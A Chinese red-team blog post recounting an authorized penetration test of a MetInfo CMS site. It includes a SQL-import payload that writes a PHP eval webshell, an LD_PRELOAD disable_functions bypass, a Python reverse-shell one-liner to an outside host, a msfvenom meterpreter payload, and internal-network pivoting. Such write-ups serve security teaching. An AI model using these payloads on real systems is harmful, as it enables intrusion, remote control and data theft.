



细说渗透江湖之披荆斩棘

原创 队员编号040 酒仙桥六号部队 1周前

这是 酒仙桥六号部队 的第 40 篇文章。

全文共计2824个字，预计阅读时长10分钟。

前言


说来话长，在一个月黑风高的晚上，突然接到一个渗透任务，貌似还挺急，在客户充分授权的情况下，便连夜进行测试。



由于本次渗透时间紧任务重，以拿权限为主，信息收集时需要格外仔细，端口、C段、指纹、路径、fofa、目录、github、网盘等等，有关信息进行收集，当然了403，404，nginx等页面也是屡见不鲜了，故事的开始要从一个403页面开始，也许在坚硬的403下，当你一层一层剥开他的目录的时候，你会发现意想不到的惊喜。不多废话，直接正文。

正文

开局一个403，后面目录全靠扫，不要问我为什么是这个403，我只能说直觉告诉我这个页面并不简单。



Forbidden

You don't have permission to access / on this server.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.

目录扫描

发现admin目录。

```
10:13:01] 403 - 348B - /admin.%2A
10:13:01] 403 - 348B - /Admin.%2A
10:13:01] 403 - 352B - /admin.inc.%2A
10:13:01] 403 - 356B - /admin/.htaccess
10:13:01] 403 - 356B - /admin/account.%2A
10:13:01] 403 - 360B - /admin/admin-login.%2A
10:13:01] 200 - 5KB - /admin/
10:13:01] 403 - 354B - /admin/admin.%2A
10:13:01] 403 - 360B - /admin/admin_login.%2A
10:13:01] 403 - 359B - /admin/adminLogin.%2A
10:13:01] 403 - 361B - /admin/controlpanel.%2A
10:13:01] 403 - 351B - /admin/cp.%2A
10:13:01] 403 - 353B - /admin/home.%2A
10:13:01] 403 - 354B - /admin/index.%2A
10:13:01] 403 - 354B - /admin/login.%2A
10:13:01] 403 - 354B - /Admin/login.%2A
10:13:01] 200 - 5KB - /admin/index.php
10:13:01] 403 - 349B - /admin1.%2A
10:13:02] 403 - 349B - /admin2.%2A
10:13:02] 403 - 355B - /admin_action.%2A
```

访问admin目录，发现是一个后台登录页面。

系统

管理员登录

用户名

密码

[忘记密码?](#)

先收集一下信息，利用whatweb来收集指纹信息，看一看有没有已知漏洞，不过很遗憾没有查到已知漏洞，而且这个cms还是最新版本。

CMS

请求状态码: 200

同ip网站cms查询


icp备案查询

whois

回来看一下还没有验证码，看来可以来一波弱口令爆破，果断上字典撻它一波，很遗憾，没有爆出来。



根据客户信息，搜集一波，尝试利用收集到的人名信息配合弱口令生成一个新的字典。



运气不错，原来密码是名字+键盘密码。

| | | | | | |
|-----|--|-----|--------------------------|--------------------------|-----|
| 114 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 910 |
| 0 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 1 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 2 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 3 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 4 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 5 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 6 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 7 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 8 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 9 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |
| 10 | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 509 |


进入后台先看看有啥能利用的功能点。



编辑栏目处，发现一个可以文件上传的点。



先上传一波正常文件，访问，一切正常。



换成一句话，上传php，很可惜，有一定的限制，没有成功，尝试了各种方法，双写，大小写，垃圾字符，截断，换行，双filename等等，很遗憾，通通失败。



其他地方也没什么发现，此时一度陷入僵局，既然知道用的什么cms了，本地搭建环境，代码审计看看有没有什么可利用的漏洞。

代码审计

发现备份数据的地方可以执行sql语句

文件位置 app->system->databack->admin->index.class.php 的581行是关键地方。

```

app > system > databack > admin > index.class.php
576     $old_version = $M['form']['old_version'];
577     $version = $M['form']['version'] ? $M['form']['version'] : $M['config']['metcms_v'];
578     $tablepre = $M['config']['tablepre'];
579     $filepath = PATH_WEB . ADMIN_FILE . '/databack/' . $filename;
580
581     //当备份数据文件存在执行操作
582     if (file_exists($filepath)) {
583         $sql = file_get_contents($filepath);
584         $split = $this->dosql_split($sql);
585         $info = $split['info'];
586         # $sqls = $split['sql'];
587         $sqls = $transfer->getQuery($sql);
588         $infos = explode('#', $info);
589         if ($infos[1] && !$old_version) {
590             $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1]));
591         }
592         //备份数据文件站点地址
593         $old_site = $infos[2];
594         $upload_site = $old_site . 'upload';

```

这里先获取path路径。

```

//当备份数据文件存在执行操作
if (file_exists($filepath)) {
    $sql = file_get_contents($filepath);
    $split = $this->dosql_split($sql);
    $info = $split['info'];
    # $sqls = $split['sql'];
    $sqls = $transfer->getQuery($sql);
    $infos = explode('#', $info);
    if ($infos[1] && !$old_version) {
        $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1]));
    }
    //备份数据文件站点地址
    $old_site = $infos[2];
    $upload_site = $old_site . 'upload';

    $localurl = $M['config']['met_weburl'];
    if ($infos[3] && $tablepre != $infos[3]) {
        $sqlre1 = 1;

```

The screenshot shows a debugger interface with the following components:

- VARIABLES:** Shows local variables like \$M, \$admin, \$filename, and \$filepath. \$filepath is highlighted with a yellow background.
- CALL STACK:** Shows the current execution context in index.class.php.
- DEBUG CONSOLE:** Shows the output of the file_get_contents function, which is a SQL injection payload:


```

#MetInfo.cn Created version:7.1.0
#http://127.0.0.1/mt/
#met_
#-----
CREATE TABLE a(cmd1 text NOT NULL);
INSERT INTO a( cmd1 ) VALUES ('<?php eval($_POST[cmd]);?>');
SELECT cmd1 FROM a INTO OUTFILE 'C:\\Users\\anfu\\Desktop\\php\\phpStudy\\WWW\\mm.php';
DROP TABLE IF EXISTS a;

```

此处解析上传的恶意sql文件，此处\$sql为我们的恶意sql语句，经过了一处正则匹配，然而并没什么用。

```
//解析sql文件
public function dosql_split($sql)
{
    global $_M;
    $db_charset = 'utf-8';
    if (DB::version() > '4.1' && $db_charset) {
        $sql = preg_replace('/TYPE=(InnoDB|MyISAM)( DEFAULT CHARSET=[^; ]+)?/', 'TYPE=\1 DEFAULT CHA
    }
    "#MetInfo.cn Created version:7.1.0
    #http://127.0.0.1/mt/
    $sql #met_
    # -----
    $ret
    $num CREATE TABLE a(cmd1 text NOT NULL);
    $query INSERT INTO a( cmd1 ) VALUES ('<?php eval($_POST[cmd]);?>');
    SELECT cmd1 FROM a INTO OUTFILE 'C:\\Users\\anfu\\Desktop\\php\\phpStudy\\WWW\\mm.php';
    unset DROP TABLE IF EXISTS a;
    foreach
    $ "
    $queries = explode("\n", trim($query));
    $queries = array_filter($queries);
```

```
$queriesarray: array(4)
0: "#MetInfo.cn Created version:7.1.0 \n#http://127.0.0.1/mt/\n#met_\n# -----
1: "INSERT INTO a( cmd1 ) VALUES ('<?php eval($_POST[cmd]);?>'"
2: "SELECT cmd1 FROM a INTO OUTFILE 'C:\\Users\\anfu\\Desktop\\php\\phpStudy\\WWW\\mm_
3: "DROP TABLE IF EXISTS a;"

$ret = array();
$num = 0;
$queriesarray = explode("\n", trim($sql));
unset($sql);
foreach ($queriesarray as $query) {
    $ret['sql'][$num] = '';
    $queries = explode("\n", trim($query));
    $queries = array_filter($queries);
    foreach ($queries as $query) {
        $str1 = substr($query, 0, 1);
        if ($str1 != '#' && $str1 != '-') {
            $ret['sql'][$num] .= $query;
        } else {
            $ret['info'] .= $query;
        }
    }
}
```

从 \$sql=\$transfer->getQuery(\$sql) 开始一行一行执行我们的sql语句直至完成操作。

```
580 //当备份数据文件存在执行操作
581 if (file_exists($filepath)) {
582     $sql = file_get_contents($filepath);
583     $split = $this->dosql_split($sql);
584     $info = $split['info'];
585     # $sals = $split['sql'];
586     $sqls = $transfer->getQuery($sql);
587     $intos = explode('#', $intos);
588     if ($infos[1] && !$old_version) {
589         $old_version = trim(str_replace('MetInfo.cn Created version:', '', $infos[1
590     ]
591     //备份数据文件站点地址
592     $old_site = $infos[2];
593     $upload_site = $old_site . 'upload';
594
```

```
155 public static function query($sql)
156 {
157     // $sql1 = "SELECT * FROM met_lang ORDER BY no_order";
158     if (!$result = self::$link->query($sql)) {
159         self::errno();
160     }
161
162     return $result;
```

但是利用SQL语句写shell，需要知道绝对路径和高权限，不管那么多，先去找找绝对路径，万一这个点可以利用岂不是美滋滋。

Getshell

返回目标寻找绝对路径，在翻js时，由于目标明确直接搜索path关键字找到了我所需要的东西。

```

,a=0,l=u.tweens.length;l>a;a++)u.tweens[a].run(o);return s.notifyWith(e,[u,o,n]),l>o&&l?n:(s.resolveWith(
iing"!==X.readyState&&!X.documentElement.doScroll?e.setTimeout(re.ready):(X.addEventListener("DOMContentL
ET",isLocal:bt.test(pt.protocol),global:!0,processData:!0,async:!0,contentType:"application/x-www-form-ur
le=".data-api",re=t.fn[ee],oe=new RegExp("38|40|27"),ae={HIDE:"hide"+ne,HIDDEN:"hidden"+ne,SHOW:"show"+ne
his,"object"==typeof n&&n),t(this).data(st,i)),"string"==typeof n){if(void 0===i[n])throw new TypeError(
t,/*path=
upload\file*/window.ROUTERS={home:{module:"index",path

```

接下就是去构造一个SQL文件写入小马。

```

DROP TABLE IF EXISTS a;
CREATE TABLE `a` (
  `cmd` text NOT NULL) ENGINE=MyISAM AUTO_INCREMENT=6 DEFAULT CHARSET=utf8;
INSERT INTO a (cmd) VALUES ('<?php @@eval($ POST[db]);?>');
SELECT cmd FROM a INTO OUTFILE '...ib.php';

```

执行导入，写入小马，这里用一句话上传了冰蝎，连接；

备份 恢复

| 序号 | 文件名 | 文件类型 | 系统版本 | 文件大小 | 备份时间 | 分卷数 | 操作 |
|----|--------|------|-------|------|------|-----|---|
| 0 | test_1 | 数据库 | 7.1.0 | 0MB | | 1 | <input type="button" value="导入"/> <input type="button" value="删除"/> <input type="button" value="下载"/> |

可以上传数据库备份文件，支持sql或zip 上传成功!

一切都这么顺理成章，简直就是上帝的宠儿。然而现实它狠狠的给了我一巴掌。

```

>id
none of proc_open/passthru/shell_exec/exec/exec is available
>id
none of proc_open/passthru/shell_exec/exec/exec is available
>ifconfig
none of proc_open/passthru/shell_exec/exec/exec is available

```



发现不能执行命令，无法执行命令的 webshell 是毫无意义的，查看phpinfo。

| | | |
|------------------------|---|--|
| default_mimetype | text/html | text/html |
| disable_classes | no value | no value |
| disable_functions | passthru,exec,system,chroot,chmod,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server | passthru,exec,system,chroot,chmod,shell_exec,proc_open,proc_get_status,popen |
| display_errors | On | On |
| display_startup_errors | On | On |
| doc_root | no value | no value |
| docref_ext | no value | no value |
| docref_root | no value | no value |
| enable_dl | no | no |

禁用函数：

```
1 passthru,exec,system,chroot,chmod,shell_exec,proc_open,proc_get_status
```

发现没有禁用 putenv，尝试 Bypass disable_functions，利用环境变量 LD_PRELOAD 劫持系统函数，让外部程序加载恶意。

so，达到执行系统命令的效果。php文件是需要上传到目标的执行命令的脚本.so是编译后的bypass_disablefunc_x64.so。

| | | |
|------------------------------|------|---------------------|
| 文件夹 . | 4096 | 2020-06-10 14:55:24 |
| 文件夹 .. | 0 | 2020-06-10 13:30:10 |
| 文件夹 about | 0 | 2020-06-09 23:34:25 |
| 文件夹 about1 | 0 | 2020-06-09 23:34:25 |
| 文件夹 admin | 0 | 2020-06-09 23:34:25 |
| 文件夹 app | 0 | 2020-06-09 23:34:25 |
| 文件 bypass_disablefunc.php | 580 | 2020-06-10 14:53:12 |
| 文件 bypass_disablefunc_x64.so | 6952 | 2020-06-10 14:53:18 |
| 文件夹 cache | 4096 | 2020-06-10 14:37:33 |
| 文件夹 case | 0 | 2020-06-09 23:34:31 |
| 文件夹 config | 4096 | 2020-06-09 23:35:45 |

基本原理

在 Linux 中已安装并启用 sendmail 程序。php 的 mail() 函数在执行过程中会默认调用系统程序 /usr/sbin/sendmail，而 /usr/sbin/sendmail 会调用 getuid()。通过 LD_PRELOAD 的方式来劫持 getuid()，再用 mail() 函数来触发 sendmail 程序进而执行被劫持的 getuid()，从而就能执行恶意代码了。

```
example: http://192.168.1.100/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/func&sopath=/var/www/bypass_disablefunc_x64.so
```

```
cmdline: id > /tmp/func 2>&1
```

```
output:
```

```
uid=0(root) gid=0(root) groups=0(root)
```

好了，LD_PRELOAD 突破 disable_functions 的唯一条件，PHP 支持 putenv()、mail() 即可。

内网初探：

为了方便，用python先弹一个shell回来。

```
1 python -c
2 'import socket,subprocess,os;
3 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
4 s.connect(("xxx.xxx.xxx.xxx",port));
```

```

5 os.dup2(s.fileno(),0);
6 os.dup2(s.fileno(),1);
7 os.dup2(s.fileno(),2);
8 p=subprocess.call(["/bin/bash","-i"]);'

```

```

/sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::231d:e444:727:8c4b prefixlen 64 scopeid 0x20<link>
    ether 52:54:9e:e0:e1:8f txqueuelen 1000 (Ethernet)
    RX packets 5803133 bytes 1811898154 (1.6 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5989678 bytes 2760954143 (2.5 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 110128 bytes 22200849 (21.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 110128 bytes 22200849 (21.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

接下来上msf，既然可以执行命令了，那就python起一个http然后wget下来一个elf，生成木马。

```

root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f elf -o shell.elf > db2
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
root@kali:~#

```

Msf起监听，并执行弹shell，由于忘记截图，只剩下添加路由处。

```

meterpreter > run autoroute -s 192.168.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.1.0/24
[+] Added route to 192.168.1.0/24
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====
Subnet      Netmask    Gateway
-----

```

```
1 meterpreter > run get_local_subnets // 获取当前机器的所有网段信息
```

- 2 meterpreter > run autoroute -s xxx.xxx.xxx.xxx/24 // 添加目标内网0网段的路由,
- 3 meterpreter > run autoroute -p // 打印当前添加的路由表信息

扫描一下同网段机器，数量较多这里只截取一部分。

```
[+] 192.168.111.14: - 192.168.111.14:21 - TCP OPEN
[+] 192.168.111.14: - 192.168.111.14:80 - TCP OPEN
[+] 192.168.111.14: - 192.168.111.14:135 - TCP OPEN
[+] 192.168.111.14: - 192.168.111.14:139 - TCP OPEN
[+] 192.168.111.14: - 192.168.111.14:445 - TCP OPEN
[+] 192.168.111.14: - 192.168.111.14:8090 - TCP OPEN
[*] 192.168.111.14: - Scanned 1 of 1 hosts (100% complete)
```

```
[+] 192.168.111.18: - 192.168.111.18:80 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:139 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:135 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:445 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:1433 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:2383 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8081 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8310 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8315 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8319 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8317 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8311 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8312 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8314 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8313 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8320 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8316 - TCP OPEN
[+] 192.168.111.18: - 192.168.111.18:8318 - TCP OPEN
[*] 192.168.111.18: - Scanned 1 of 1 hosts (100% complete)
```


```
[+] 192.168.111.36: - 192.168.111.36:80 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:135 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:139 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:445 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:1433 - TCP OPEN
[+] 192.168.111.36: - 192.168.111.36:2383 - TCP OPEN
